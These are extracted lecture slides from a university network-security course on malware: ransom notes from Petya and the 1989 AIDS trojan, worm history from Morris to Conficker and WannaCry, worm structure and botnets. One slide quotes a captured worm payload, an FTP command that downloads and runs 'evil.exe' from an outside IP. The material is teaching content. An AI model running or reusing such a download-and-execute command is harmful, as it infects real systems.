

CSE508

Network Security



2021-04-08

**Malware**

Michalis Polychronakis

*Stony Brook University*



# Petya Ransomware, 2016

You became victim of the PETYA RANSOMWARE!

The haddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

```
http://petya [REDACTED].onion/g
http://petya [REDACTED].onion/g
```

3. Enter your personal decryption code there:

```
a6 [REDACTED]
nF [REDACTED] y1
```

If you already purchased your key, please enter it below.

Key: \_\_\_\_\_

# AIDS Ransomware, 1989

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payment for the lease option of your choice. If you don't use the printed INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US\$189. The price of a lease for the lifetime of your hard disk is US\$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of \$189 or \$378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

Press ENTER to continue

# Malware Characteristics

## Code Environment

Machine code (executables, DLLs, drivers, shellcode, firmware), higher-level languages/interpreters (e.g., VB, macro, JS, Java), shell scripts, ...

## Attack vector

Network request, web page, email, document, USB, supply chain, ...

## Infection point

SMM/BIOS, firmware, boot sector, kernel, daemons, executables, memory-only, browser-only...

## Propagation strategy

File infection (local disk, remote shares, cloud drives, USB sticks), network scanning, contact/host/peer list, physical access, ...

## Armoring techniques

Packing, polymorphism, obfuscation, anti-VM/sandbox tricks, anti-debugging tricks, ...

# **(Some) Common Malware Types**

## Downloaders/droppers

Fetch additional modules from remote locations and plant them

## Launchers/loaders

(unpack and) drop a more complex module

## Backdoors

Provide access to infected system (Reverse shells, RATs, bots, ...)

## Keyloggers/credential stealers

Capture passwords and authentication tokens (keyloggers, hash dumpers, ...)

## Ransomware

Demands a ransom to recover the victim's encrypted files or prevent their leakage

# Worms vs. Viruses

## Worm

A program that self-propagates across a network by exploiting security or policy flaws in widely-used services

Malicious code (standalone or file-infecting) that propagates over a network, with or without human assistance

Classification not always clear

## Main differences of worms from typical viruses

May not require user intervention

May not need to infect files

Network-oriented infection strategy

# Worms: It all started back in 1988...

## Morris worm

Created with no malicious intent

“Gauge the size of the internet”

## Exploited multiple vulnerabilities

finger (stack smashing)

sendmail (DEBUG command allowed for remote cmd exec)

Weak passwords (cracking using dictionary)

rsh/rexec (*/etc/hosts.equiv* or *.rhosts* host-based authentication)

## Infected about 10% of the internet

6.000 out of 60.000 hosts





home > tech

## Hacking

# DDoS attack that disrupted internet was largest of its kind in history, experts say

*Less sophisticated than Morris worm...*

Dyn, the victim of last week's denial of service attack, said it was orchestrated using a weapon called the **Mirai botnet** as the 'primary source of malicious attack'

● Major cyber attack disrupts internet service across Europe and US

Nicky Woolf in San Francisco

@nickywoolf

Wednesday 26 October 2016 16.42 EDT



Shares 634 Comments 427

Save for later



### Most popular in US



End this misogynistic horror show. Put Hillary Clinton in the White House | Barbara...



Somali migrants are 'disaster' for Minnesota, says Donald Trump



US election: Trump and Clinton in tight race on campaign's final day - live



# More to come...

18/9/2001 – Nimda

## Many infection vectors

Code Red IIS buffer overflow


Bulk email to harvested addresses from victim host

Open network shares

Infect visitors of compromised web sites

Microsoft IIS 4.0/5.0 directory traversal vulnerabilities


Backdoors left behind by the Code Red II and Sadmind/I



# Faster...

## 25 January 2003 – **Slammer**

Stack overflow in MS SQL Server 2000, just a single 376-byte UDP packet



*Slammer, 30 min after its release: 75,000+ infected hosts, 90% of the vulnerable population*

# Massive...

## 11 August 2003 – **Blaster**

Buffer overflow in the DCOM RPC Windows service  
TFTP connect-back, download, and execute  
6176-byte UPX-compressed binary

SYN-flooding DDoS attack against  
windowsupdate.com

## 18 August 2003 – **Welchia**

“helpful” worm: deletes Blaster  
and downloads patch  
Caused side-effects...



## More...

19 March 2004 – **Witty**

Vulnerability in ISS firewall products

30 April 2004 – **Sasser**

Vulnerability in LSASS Windows service

13 August 2005 – **Zotob**

MS05-039 PnP vulnerability

17 January 2007 – **Storm**


Mass-mailing worm, built P2P botnet

21 November 2008 – **Conficker**

MS08-067 RPC vulnerability










*Added by Conficker*

*By selecting it the worm runs and begins spreading to other computers*





*Three years later*

*Win32/Conficker detections by Microsoft antimalware products, 1Q '09 – 4Q '11*


Conficker: Still spamming x

www.zdnet.com/article/conficker-still-spamming-after-all-these-years/

**ZDNet** SEARCH IOT INNOVATION MOBILITY MORE NEWSLETTERS ALL WRITERS

## Conficker: Still spamming after all these years

How pathetic is the security in many enterprises? Almost six years since the patch to stop it was issued, Conficker is still one of the most common threats.

By  Larry Seltzer for Zero Day **July 3, 2014** 11:08 GMT (04:08 PDT) | Topic: Security

18 f o in o

A recent TrendLabs Security Intelligence Blog entry reminds us of just how immune some enterprises are to reasonable security practices. It turns out that Conficker (which they call DOWNAD, one of a few names for this threat) is still the most common form of malware found in enterprises and small businesses.

Conficker was quite a big deal back in late 2008 and early 2009. When Microsoft released MS08-067 ("Vulnerability in Server Service Could Allow Remote Code Execution") out of band on October 23, 2008,

**RECOMMENDED FOR YOU**

Live Webcast - How to make the right network security shortlist decisions  
Webcasts provided by Dell  
**REGISTER NOW**

**WHAT'S HOT ON ZDNET**

Microsoft and Canonical partner to bring Ubuntu to Windows 10

How one hacker exposed thousands of insecure

**RELATED STORIES**

Security FBI tells local police it will help unlock iPhones when possible

Security More firms in Singapore

# **Generic Structure of Internet Worms**

Target discovery

Infection propagator

Activation

Payload

# Target Discovery

## Network scanning

- Random scanning (CodeRed, Sasser, Slammer, Witty)

- Localized random scanning (CodeRed II)

- Linear subnet scanning (Blaster)

- Combinations (Slapper, Welchia)

## E-mail address harvesting

- Address books, files, web crawling, monitoring SMTP activity, ...

## Network share enumeration/topology

- Network Neighborhood, /etc/hosts, known\_hosts, ...

## Other mediums

- P2P shared folders, IM, Google (MyDoom.O, Santy), ...

# Target Discovery Nowadays

## Worms rely mostly on lateral movement techniques

- Credentials harvesting (Mimikatz, keyloggers, sniffing, ...)

- Internal reconnaissance (network shares, VPN connections, ...)

- Pivoting attacks (RDP, PsExec, VBScript, WMI, ...)

## WannaCry (May 2017)

- Internal/external spreading via the patched MS17-010 SMB bug

## NotPetya (June 2017)

- PsExec pass the hash, WMI, Mimikatz, MS17-010

## BadRabbit (October 2017)

- Propagation strategy similar to NotPetya

# Infection Propagator

## Self-carried

CodeRed, Slammer, Witty, ...

## Second channel

Blaster, Conficker, ...

TFTP, FTP, HTTP, SMB, ...

```
.....;T$.u.._$.f..._ ..I.4...1.....t...  
          K._.....\$.1.d.@0..x  
                                     .@  
h...^h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i  
&echo quit >> i &ftp -n -s:i &evil.exe  
.
```

# Activation

## Self-activation

Vulnerability exploitation, file infection, ...

## Human activation

Social engineering

*"Attached is an important message for you"* [Melissa virus, 1999]

*"Open this message to see who loves you"* [ILOVEYOU virus, 2000]


## Human activity-related activation

User login, insert USB stick, reboot, ...

# Payload



click fraud  
port scanning      extortion  
phishing      illegal content  
DDoS      code injection  
malicious websites  
spam





# Botnets

Networks of compromised hosts

Controlled remotely by an attacker

Used for malicious activities

Command and Control (C&C)



Centralized, P2P, web-based, ...

Early botnets: bots just join an IRC channel

Origin: benign IRC bots that perform automated actions

Push vs. pull model

Example: IRC vs. HTTP



## Botnets: what for?

Spam relaying

DDoS (for hire)

Mass information/identity theft

Extortion (DoS, ransomware)

Spreading new malware

Malicious page proxying/hosting

Manipulating online polls/games

Click fraud

Adware affiliate programs

Phishing web servers

Cryptocurrency mining

...

~~How Much of Your Audience~~  
**Is Fake?**



© Bloomberg


Some files are coded.

To buy decoder mail: <user>@yahoo.com

